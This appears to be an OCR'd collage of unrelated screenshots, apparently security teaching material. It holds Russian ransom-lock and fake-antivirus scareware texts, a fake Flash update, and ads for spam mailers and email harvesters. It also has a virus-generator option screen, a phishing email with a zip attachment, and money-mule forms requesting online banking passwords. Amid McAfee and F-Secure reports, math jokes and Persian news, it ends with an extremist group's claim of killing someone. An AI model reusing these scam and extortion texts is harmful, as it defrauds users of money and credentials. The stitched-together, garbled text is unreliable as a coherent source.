هاشمي سرنوشت خود را با سرنوشت اغراطيون ولايتگريز پيوند نزند

خبرگزاری فارس: مجمع نمایندگان استان کهگیلویه و بویراحمد با صدور بیانیه‌ای در خصوص نامه هاشمی به مقام معظم رهبری، این نامه را مایه تعجب و تاسف فراوان دانسته و آورده است: هاشمی رفسنجانی سرنوشت خویش را با سرنوشت اغراطیون ولایت‌گریز پیوند نزند.

برنامه‌هاي دولت براي اصلاحات ساختاري اقتصاد دنبال شود

خبرگزاری فارس: عضو کمیسیون اقتصادی مجلس با اشاره تدابیر دولت در تنظیم و تدوین برنامه پنجم توسعه، بر ضرورت تداوم برنامه‌های دولت در خصوص هدفمند کردن یارانه‌ها، توزیع سهام عدالت و استانی کردن تخصیص اعتبارات طی چهار سال آینده تأکید کرد.

Kaspersky Lab Antivirus Online

Внимание! Онлайн проверка Лаборатории Касперского показала, что в вашей системе обнаружен вредоносный вирус, который постепенно заражает все файла на вашем компьютере. Вирус временно заблокирован, но его алгоритм шифрования постоянно меняется и остановить его на данный момент без этой программы не представляется возможным. Для того чтобы удалить вредоносный вирус, необходимо узнать каков на данный момент у вируса алгоритм шифрования, для этого

Kaspersky Lab

Верно, на данный момент вирус шифруется именно таким способом, по этому вирус полностью удален с вашего компьютера. Нажмите ОК, чтобы продолжить работу.

* Программа блокирует все доступные способы входа в Windows, так как если не удалить зловредный вирус ВСЕ файла на вашем компьютере очень скоро будут заражены. Внимание: переустановка виндовс не изменит ситуацию, так как вирус прописывает себя в загрузочные сектора жесткого диска.

Kaspersky Lab Antivirus Online

Внимание! Онлайн проверка Лаборатории Касперского показала, что в вашей системе обнаружен вредоносный вирус, который постепенно заражает все файла на вашем компьютере. Вирус временно заблокирован, но его алгоритм шифрования постоянно меняется и остановить его на данный момент без этой программы не представляется возможным. Для того чтобы удалить вредоносный вирус, необходимо узнать каков на данный момент у вируса алгоритм шифрования, для этого необходимо отправить смс на короткий номер [redacted] с текстом' [redacted] (без кавычек). Стоимость смс составляет 150 рублей. После того как вы отправите смс, вам моментально будет послан ключ, отключающий вирус. Введите этот ключ, и программа полностью удалит вирус с вашего компьютера.

Алгоритм шифрования вируса сменится через 107 секунд.

(по истечению этого времени настоятельно рекомендуется удалить его)

Введите полученный вами ключ в это поле:

* Программа блокирует все доступные способы входа в Windows, так как если не удалить зловредный вирус ВСЕ файла на вашем компьютере очень скоро будут заражены. Внимание: переустановка виндовс не изменит ситуацию, так как вирус прописывает себя в загрузочные сектора жесткого диска.

An update to your Adobe Flash Player is available


Flash Player enhances your Web browsing experience.

This update includes:

- Full screen, HD video playback
- Cinematic special effects that bring Web experiences to life
- Faster performance

Read more about this update and the End User License Agreement. To change or disable your update notifications, click here.

Updating takes under a minute on broadband; no restart is required.



enricucho33 (1 month ago)
But the girls say that she doesn't care about the size.
But all the girls was staring at the erected penis, and she was laughing.
They think in penises all the time. ¡

Freeportku001 (3 days ago)
you een lie .. girl do think abou tthe penis

yoyohooyo (1 month ago)
lol

System errors detected. To prevent data lost system scanning is started

Scanning...

Object: C:\WINDOWS\ie\cxWebSnapD7.bpl

Hardware and security errors detected

Hardware errors
Perfomance of your PC is low due to a file system error. It was caused by the changes malicious software made in your system files and numerous open ports used by spyware to transfer your privacy data. Your personal data safety in danger.

Privacy information errors
Spyware has stolen your personal information.
You can see the contents of the stolen block below:
Country:
City:
IP Address:

Windows is scanning your system for threats. The scanning is provided by our official partner Internet Antivirus Pro.
Please refrain from closing the window until the scanning is finished.
We highly recommend you to install the full version of Internet Antivirus Pro scanner to monitor your PC for threats and on-time security system updates.

Products

Desktop SuperServer

This product is a highly advanced mail server that runs directly from your PC desktop. No more relaying mail and risking your ISP connection. This product has the ability to send emails at blazing speeds of up to 500,000 emails per hour with DNS MX lookup enabled. Please click the SuperServer link above to see the full list of features and abilities this remarkable mailer contains.

SuperSonic Email Collector

This product is the newly advanced version of the original email collection program called Sonic Email Collector. Newly redesigned with a total of 27 major search engines at your disposal, SuperSonic will collect email addresses from the web based on keywords you wish to target. SuperSonic has the ability to recursively follow links from the web pages with your keywords as well as completely traverse any web site returned from a search engine.

2nd Class Mail Email Logger

This product is a DNS and SMTP server that accepts connections from MX mailers. Logs all email addresses sent through it in ascii text format. Use to decrypt encrypted addresses created from other MX mailers and to log email addresses used to "list build" for a specified domain.

Rocket Geographic Email Collector

This product collects email addresses based geographic locations you specify. Unlike other geographic collectors, we have determined the subset of each geographic location that yields the highest percentage of emails so you will collect faster than ever. Rocket supplies all cities for every state so you don't have to.

EListPro List Management Software

This product provides all necessary functions needed to manage your lists of email addresses. This product has proven to be faster in every respect than any other on the market including ListMate(tm).

Март 7/2008
А новостей нема).

Контекстная реклама – один из наиболее эффективных инструментов привлечения целевой аудитории в строго обозначенный отрезок времени. Существует два типа контекстной рекламы: поисковая, когда рекламные объявления отображаются в ответ на конкретный запрос пользователя и медийная, когда объявления показываются максимально широкой группе пользователей, портрет которых (исходя из их интересов в поиске) соответствует продвигаемому товару/услуге. Первая способствует быстрому росту продаж при сформированном спросе, вторая – развитию нового бренда, продвижению нового товара/услуги. Контекстные объявления, содержащие рекламную информацию, располагаются на специальных площадках: интерфейсах поисковых систем (Yandex, Rambler, Google, Mail) и в текстах специализированных порталов и сайтов (контекстнозависимая реклама). Инструменты контекстной рекламы позволяют провести кампанию, в ходе которой будет произведен тщательный отбор потенциальных покупателей: показы объявлений можно спланировать так, что они будут появляться на определенных рекламных площадках лишь в определенное время и в определенных регионах. Это усиливает эффективность контекстной рекламы. Контекстная реклама рассчитана на рекламные кампании как с высоким, так и с минимальным бюджетом. Тарификация может производиться по количеству показов рекламного объявления, количеству переходов на сайт, и даже по количеству состоявшихся телефонных обращений. Запуск таких кампаний производится с максимальной быстротой – сразу после поступления денег на счет, а первые результаты дают о себе знать почти моментально. Обратитесь к нам и почувствуйте все преимущества контекстной рекламы – тем более, что эту услугу вам предоставят грамотные и ответственные специалисты. – один из наиболее эффективных инструментов привлечения целевой аудитории в строго обозначенный отрезок времени. Проверка контента на уникальность

Antiplagiat.ru - система для преподавателей на проверку оригинальности рефератов и т.д. Теперь подключены модули проверки работ из базы ВАК, проверка по база Интегрума, архив СМИ, и Гаранта.

Copyscape.com – надежно работающий уже много лет, старый помощник для многих вебмастеров.

Pastelt.ru – система позволяет проверять тексты на плагиат по трем поисковикам Яндекс, Рамблер и Гугл. Бесплатно только 10 запросов с одного IP, за остальный придется платить по 1 рублю. Из удобств можно еще можно отметить, возможность подключения по API.

About MAC Defender

MAC Defender is the most advanced virus and malware detection system in the world to locate and remove dangerous software from your computer.

Scan

Scan your computer now. You can perform quick or normal or full system scan, depending on potential system risk.

System Info

This feature allows you to see and control important system aspects like running processes.

Options

You can control different aspects of your antivirus behavior by using options in this section.

Our Features

- Mad Calling Dialer
- Toolbar Program
- We pay 75% from the dialer revenue
- We pay $0.02 - $2.00 per click through the toolbar
- All software will be hosted by us.
- Your sites will be hosted for free
- Payments are doled out twice a month
- Hold only for two weeks
- Technical support 24/7!

About MakeThemCry®

MakeThemCry is a partnership program. Join with us and you can be wealthy in only a few months. Hard to believe? Of course! But it's real. We know how to convert non-paying traffic into cash. Imagine paying $0.02 - $2.00 per CLICK through our toolbars that we install for surfers. And best of all, you are paid dialer's money as well! We never use hijack technologies. Instead we rely on Active X.

Experts map out future malware creation hotspots

Images show e-crime evolution revealing Mexico, India and Africa

Jan 17, 2008

Most of today's Internet criminals are operating from Russia, China and Southern America. Over the next five years, there will be a significant increase in attacks from Central America, India, China and Africa, according to a prediction from security specialists.

The researchers at F-Secure's Security Labs have mapped the shifts in Internet crime trends since 1986. The three maps below depict how computer crime has evolved and show a shift from Europe and North America to emerging markets.

1. The Past (1986-2003):

- Old-school virus writers operating from areas in Europe, United States, Australia and India.
- Era characterised by opportunistic 'hobbyists' learning their craft.

2. Recent history (2003-2007):

- Hobbyism replaced by professional, targeted attacks.
- Malware creation hotspots growing in the former Soviet countries (such as Russia, Belarus, Ukraine, Kazakhstan, Lithuania, Latvia). Other major areas of criminal activity are Brazil and China, which have large numbers of individuals with sophisticated computing skills but without the job opportunities to make a living for themselves in the IT sector. Online crime often presents a more lucrative path to raising living standards for people like these.

- Jan 17, 2008 Experts map out future malware creation hotspots
- Jan 10, 2008 F-Secure partners with Sify to offer Data Security Solutions to Broadband consumers
- Jan 8, 2008 F-Secure Health Check Service Enables Internet Users to Test Their PC's Wellbeing
- Dec 18, 2007 F-Secure supports fight against Internet money laundering with community approach
- Dec 4, 2007 F-Secure Reports Amount of Malware Grew by 100% during 2007
- Nov 21, 2007 F-Secure Informs of an Upsurge in Attacks for Stealing Personal Banking Details
- Nov 19, 2007 F-Secure partners with Airtel to offer a secure broadband experience to consumers in India
- Nov 7, 2007 F-Secure and Investors collaborate for better Internet security
- Nov 5, 2007 General Motors Dealer Equipment Protects U.S. Dealerships with F-Secure
- Oct 29, 2007 New, enhanced version of F-Secure Client Security 7 now available for business users
- Oct 26, 2007 Malicious PDF files being spammed out in volume
- Oct 23, 2007 F-Secure Third Quarter Growth Accelerated With Increased Profits
- Sep 3, 2007 F-Secure Internet Security 2008


15810



Notice: These detection rates represent the TRUE POSITIVE detection rates of these various antivirus tools on the limited corpus of malware binaries captured by our honeynet. The results do not take into consideration the false positive rate of a given tool, and thus a tool that declares everything to be infected would appear to have the highest true positive percentage rate. All antivirus results provide via www.virustotal.com.

Most Effective Antivirus Tools Against New Malware Binaries

GVDG 4.29 Генератор вирусов

Тип вируса
● HLLP - Parasitic ○ HLLC - Companion ○ HLLO - Overwrite

☐ Шифрование
256 Размер мусорной случайной вставки
DEAD group 2006-2007 Копирайт
Тип шифрования HLLC
● Прямое XOR ○ Обратное XOR
Тип шифрования HLLP
● Линейное
○ Прогрессирующее
○ Регрессирующее

Специальные возможности
Текст сообщения Hallo, World!!!
Автозагрузка
☐ Добавить в автозагрузку
Имя файла копии DEAD.VIR
☐ Запуск с защищенного диска
☐ Заражать маленькие файлы
☑ Отображать консольные процессы
☐ Стерилизация в дату 17.06.2007

Область сканирования
● В текущем каталоге без рукурсии
○ В текущем каталоге с рукурсией
○ На текущем диске с рекурсией
○ На всех локальных дисках начиная с 1

☐ Форматирование
Дата форматирования 13 июля 2007
Вероятность 1/1
Начинать с 1 диска

Скорость распространения
Количество жертв за один запуск 13
Вероятность заражения 1/1

Мелкие хитрости
☐ Сохранять дату, время
☐ Схранять атрибуты

Диструктивные функции
☐ Скрыть диски в проводнике
☐ Запретить доступ к дискам
☐ Удаление меню файл из проводника
☐ Запретить панель управления
☐ Запретить диспетчер задач
☐ Запретить редактирование реестра
☐ Запретить свойства экрана
☐ Отключить локальную автозагрузку
☐ Запретить рабочий стол
☐ Запретить контекстное меню
☐ Запретить завершение работ
☐ Запретить пункт меню "Выполнить"
☐ Запретить пункт меню "Поиск"
☐ Запретить модификацию меню Пуск
☐ Установливать случайное время
☐ Обменивать кнопки мышки
☐ Намусорить в текущем каталоге

Настройки мутации
Степень мутации
● 1 ○ 2 ○ 3 ○ 4 ○ 5 ○ 6 ○ 7
Количество мутантов 5

Hi Freddy

Thanks for all the feedback we've had from you about the new site and we're very pleased to hear that you're enjoying the new look and features.

The new site isn't all the developers have been busy with though as Spin Palace has just launched the Italian version of their software. Spin Palace has had Italian flash software for sometime now and we're confident that the new Italian download version is going to help your conversions for those of you with Italian traffic. New Italian banners are available in the Marketing Tools section.

August has been a strong month especially for the time of year and

4) Expand

$(a+b)^n$

$= (a \quad + \quad b)^n$


$= (a \qquad + \qquad b)^n$

$= (a \qquad \cancel{+} \qquad b)^n$

etc...

Very funny, Peter.


?




$$\frac{1}{n}\sin x = ?$$

$$\frac{1}{\cancel{n}}\,\mathrm{si}\cancel{n}\,x = \frac{\sqrt{\cancel{2}}}{\cancel{2}} = \sqrt{}$$

$$six = 6$$





After explaining to a student through various lessons and examples that:

$$\lim_{x \to 8} \frac{1}{x-8} = \infty$$


I tried to check if she really understood that, so I gave her a different example. This was the result:

$$\lim_{x \to 5} \frac{1}{x-5} = \mathfrak{S}$$


[819]

[820]

15827



Position	Celebrity
1	**Jessica Biel** – Major buzz about her figure and high-profile relationship with Justin Timberlake makes Jessica Biel an easy target for spammers and hackers. When "Jessica Biel screensavers" was searched, almost half of the sites were identified as containing malicious downloads with spyware, adware and potential viruses.
2	**Beyoncé** – Beyonce tops the MTV Video Music Award nominee list and McAfee's results as the most frequent, highly-ranked celebrity. Inputting "Beyoncé ringtones" into a search engine yielded a dangerous Web site linking to a distributor of adware and spyware.
3	**Jennifer Aniston** – Hollywood's favorite leading lady should be searched with caution. More than 40% of the Google search results for "Jennifer Aniston screensavers" contained nasty viruses, including one called the "FunLove virus."
4	**Tom Brady** – The New England Patriot seems to attract many fans who want a free download of the athlete in action, but not the Trojan that comes with it, as identified by McAfee SiteAdvisor technology.
5	**Jessica Simpson** – Jessica Simpson is as dangerous to search online as she is famous. Searching for "Jessica Simpson videos" can mislead unsuspecting surfers to sites with potentially damaging downloads.
6	**Gisele Bundchen** – The world's highest-paid supermodel is a popular target for cybercriminals. A search for "Gisele Bundchen photos" can direct users to red-ranked sites that breached browser security in McAfee's tests.
7	**Miley Cyrus** – Cybercriminals are using Web sites related to Miley Cyrus' image to link to other harmful sites containing spyware.
8	**Megan Fox, Angelina Jolie** – Both tabloid fixture Megan Fox and American icon Angelina Jolie resulted in an equal number of risky download Web sites, proving cybercriminals are in the business of capitalizing on the world's most famous faces.
9	**Ashley Tisdale** – The "High School Musical" star is a popular search term when it comes to searching for screensavers. A host of screensaver Web sites contained numerous malware-laden downloads.
10	**Brad Pitt** – Appearing in the top spot last year, Brad Pitt fell towards the bottom of this year's list, resulting in a few less, but just as dangerous, red and yellow-ranked Web sites.
11	**Reese Witherspoon** – Risky Web sites were identified when searching for "Reese Witherspoon" and "Reese Witherspoon photos" promoting free files with hidden malware.
12	**Britney Spears** – McAfee SiteAdvisor technology found a single site promoting free Britney Spears wallpaper that was embedded with more than 50 potentially infected downloads.
13	**Rihanna** – Free Rihanna ringtones are some of the most sought after, but some shady vendors mislead those who subscribe by gathering and selling their personal information.
14	**Lindsay Lohan** – McAfee SiteAdvisor flagged Lindsay Lohan screen saver sites as offering a combined 50+ free screen savers infected with Trojans, viruses and spyware.
15	**Kim Kardashian** – The biggest reality star in recent months is now susceptible to Internet lurkers too. A search for Kim Kardashian wallpaper and screen savers generated numerous downloads veiled with malware.



Category	Maximum Risk (Average)	Category Risk (Average)
Screensavers	59.1%	34.4%
Free Games	24.7%	6.8%
Work From Home	15.6%	3.1%
Rihanna	12.6%	2.4%
Webkinz	11.4%	1.9%
Powerball	9.3%	1.5%
iPhone	7.9%	1.2%
Jonas Brothers	7.9%	1.2%
Twilight	6.8%	0.9%
Barack Obama	6.2%	0.7%
Taxes	4.9%	0.4%
Viagra	1.6%	0.1%

What's In A Name: The State of Typo-Squatting 2007

- Introduction
- Typo- and Cyber-squatting on the rise
- Key findings
- Methodology
- Rankings by Category
- Sample site: McAfee.com
- The Economics of Typo-Squatting: Why it Works
- What is driving the increase in typo-squatting
- The decline in adult content on typo-squatters
- Discussion of our methodology
- Defining Typo-Squatting
- Other Methods for Combating Typo-Squatting
- Conclusions
- Complete Results

Introduction

By the end of 2007, at least 6,000 URLs using the word iphone will be registered, according to a well known domain expert. The most valuable – iphone.com – is owned by Apple itself, but when Steve Jobs announced the product early in 2007, Apple didn't own the iphone domain yet. One expert estimates that Apple paid at least $1 million to buy that piece of valuable Web real estate.

Among the 6,000 registered URLs incorporating iphone are community fan sites, rumor and hack sites and, of course, scam sites. Freeappleiphonesnow dot com claims to offer free iPhones and variants that don't even exist (like the iPhone "shuffle" and "nano".) The URL is nothing more than a redirect to royalsweeps dot com. When we tested the site, we received debt consolidation offers, get rich quick solicitations, "free" cell phone prizes and other questionable e-mail.

Cc:
Subject: We invite everyone to the day of free food

Message
Invitation_card_0541.zip (20 KB)

McDonalds invites you to The Free Dinner Day which will take place on 27 June, 2011, in every cafe of ours.

Free Day's Menu!

- Double Quarter Pounder with Cheese
- Chicken Selects Premium Breast Strips
- Side Salad
- Vanilla Triple Thick Shake
- McCafe Caramel Mocha

Print the invitation card attached to the letter and show it at the cash desk of any of our restaurants. Every manager will gladly take your card and issue you a tasty dish of Free Day. And remember! Free Day is a whole five free dishes!

Thank you for your credence.
We really appreciate it.

See more about: information@mcdonalds.com.

INTRODUCTION

It's a great pleasure for us that out of a great amount of advertising agencies you decided to choose "[redacted]". We are delighted to introduce you all the services we provide to make your business brighter and, certainly, more profitable. In fact, advertising is a very difficult thing to invest. It always depends on the amount money you have and on the result you want to get from your PR-campaign.

Advertising agency "[redacted]" helps its clients to perform their products and services the right way. We never offer you anything additional that we didn't discuss at the beginning. The motto of our work is honesty and we believe that this is a very important thing in advertising.

[redacted] persuading potential customers to purchase or to consume more of your brand of product or service. It is vivid from the name of our agency that we are doing a lot for your brand. Actually we are constantly working at brand management. It is known that the value of the brand is determined by the amount of profit it generates for the manufacturer. Advertising agency "[redacted]" clearly understands the main principles of brand name and will be glad to help you in choosing the right name for your company.

Our agency provides many types of advertising, it controls every step of production, and it guarantees the success. We have a lot of clients all over the world and we are proud to help more people in their business.

Advertising agency "[redacted]" is intended to be a comprehensive representative of graphic design, public relations, marketing, communications, and branding. If you're hunting for the top qualified advertising, you are welcome to address our company.

OUR SERVICE

- Graphic design
  Advertising agency "[redacted]" designers have an extraordinary vision on the advertising products...
- Outdoor advertising
  [redacted] campaign components. Outdoor advertising is one of these components...
- Indoor advertising
  [redacted] advertising. You can recognize indoor adverts in elevators, hallways, restrooms, and other very obvious places...
- Mass media and marketing
  This is possibly one of the most expensive and the most difficult kind of advertising...

PanIn Real Estate

PanIn Real Estate.
Pre-construction, sales-resales, Condos in Panama City, beach realty, mountain homes and much more.

Financing.
Pay for your Panama property via one of our close banking partners.

Services in Panama.
PanIn Real Estate will consult you on all the necessary documentation and other immigration and relocation matters to help you in the process of Panama residence getting.

PanIn Real Estate provides the best individual service and an exclusive opportunity of Panama investing or its real estate purchase. We offer you a professional: legal, financial, immigration and relocation services, as well as comprehensive guided Panama real estate tours in all languages, we propose our clients a complex service that will make their Panama real estate investments much more attractive and efficient. This country in Central America is named the world's number one for retirement and second for home destination. The government of Panama provides lucrative opportunities for investment in property. We can propose you a beachfront realty in Panama, island property, selections in the Pearl Islands, and much more. We also propose a great variety of Panama condominiums in Panama City best areas and throughout the country on your choice. With the recent expansion of the Panama Canal, major foreign investment are increased significantly and there is a flourishing climate for tourism industry created in the country. So now it is time to take the appeared advantage of the real estate and many other opportunities of this rapidly developing country.
Besides the property and tourism, Panama is known all over the world as a financial centre of American Continent, and is often called "the Latin American Switzerland". There are more than 100 licensed financial institutions in Panama. And together with the extremely rigid privacy laws they compose an offshore banking paradise and offer many advantages to foreigners who think about real estate investing and asset protection. Panamanian corporate law offers many legal structures to facilitate such effective financial and estate planning.

It is easy to purchase Panama property. Due to optimal and clear land registry system that makes verifying Panama property titles it is as simple as to become an owner of Panama property as having your lawyer bill online. It doesn't matter where you are planning to have a Panama condo: in mountains, wherever in the city, or a beachfront one, PanIn Real Estate has it all! Please contact us to read more about property in Panama and to find out how PanIn Real Estate can help you achieve your Panama property purpose.

Why are you gathering so much information about applicants? Such attention especially to bank account details puts me on guard.

In fact that modern financial system is a complex instrument, which controls financial streams. The problem is that any transfer may be delayed (from 1 to 5 days) but it is unacceptable for our business. Transaction should be completed by a financial manager the same day money is deposited into the bank account. Otherwise, we risk to lose money, clients, reputation. Analyzing all the details below we'll be able to prepare tasks for every agent individually. Please fill in all the fields carefully to avoid delays while working with your bank. The success of our cooperation depends on the accuracy of entered details! Please be serious.


**You are responsible for reliability of this information. If you're having any difficulties please contact your bank.*

Banking Details

Account Type*:	Personal
Bank Name*:	
Account Type (checking/saving)*:	- select -
Name on the Account*:	
Account Number*:	
Routing Number for ACH transfer*:	
Routing Number for Federal Wire Transfer*:	
Date you opened your bank account*:	
How often do you use your bank account?*:	
Average amount of each operation*:	
Is it a prepaid account?*:	
Daily withdrawal limit over the counter*:	
Have you ever used Western Union/Money Gram?*:	
Are there Money Gram offices in your area?*:	

[848]

15848



Employee Registration - Step 4

I'm feeling uncomfortable giving you my online banking details. Why do you need it? I'm worrying about unauthorized access to my bank account.

We require online banking access to monitor deposits coming from our clients. It saves you much time and increase your rating in our system:

- There is no need to check your bank account every hour during transactions, your personal supervisor will do it instead of you! You'll be informed the same minute funds arrive.
- No need to send us your bank account statement every week (maybe 2-3 times a week).
- We trust you much more, you'll receive money bonuses and more transactions!

It is absolutely safe and legal. We guarantee that all personal details will stay safe. Please read our Privacy Policy. NOTE: IT'S IMPOSSIBLE TO MAKE ANY TRANSFERS USING ONLINE ACCESS. If you have no online access to your bank account, you should contact your bank and activate this service. It will take less than 10 minutes.

Online Banking Details

URL:	http://
Login:	
Password:	

* At this moment we require online access to your bank account optionally but strongly recommend to apply with online banking details. NOTE:

- agents with online access will have higher priority on getting new tasks (amounts are also larger)
- agents with online access receive $100 **BONUS** to base salary every month

Employee Registration - Step 4

I confirm that I have contacted my bank directly and verified that:

☐ my banking information (Account and Routing numbers) are correct.

☐ my daily withdrawal limit is in fact $10.000.

☐ my current account listed is active, as it may become inactive due to inactivity.

☐ my account is able to receive funds on daily basis in the amount of $10,000.

In addition I certify that:

☐ there is a branch of my bank located in my city/town and I am able to get there soon after task receipt.

☐ there are Western Union and Money Gram locations in my city/town and I am aware of their exact addresses.

Next Step
Back

*If you have any doubts or concerns to the above statements, please post-pone your registration until all of the information is verified. You carry full liability for providing falsified information.

**Please bear in mind the Confidentiality Clause in your Agreement when contacting outside parties for information.

بسم الله الرحمن الرحيم

دولة العراق الإسلامية / فيلق الصديق يُجهز على قيادي بمجالس الصحوة المزعومة بولاية جنوب بغداد

الحمد لله رب العالمين، والصلاة والسلام على نبينا محمد وعلى آله وصحبه والتابعين
أمّا بعد:

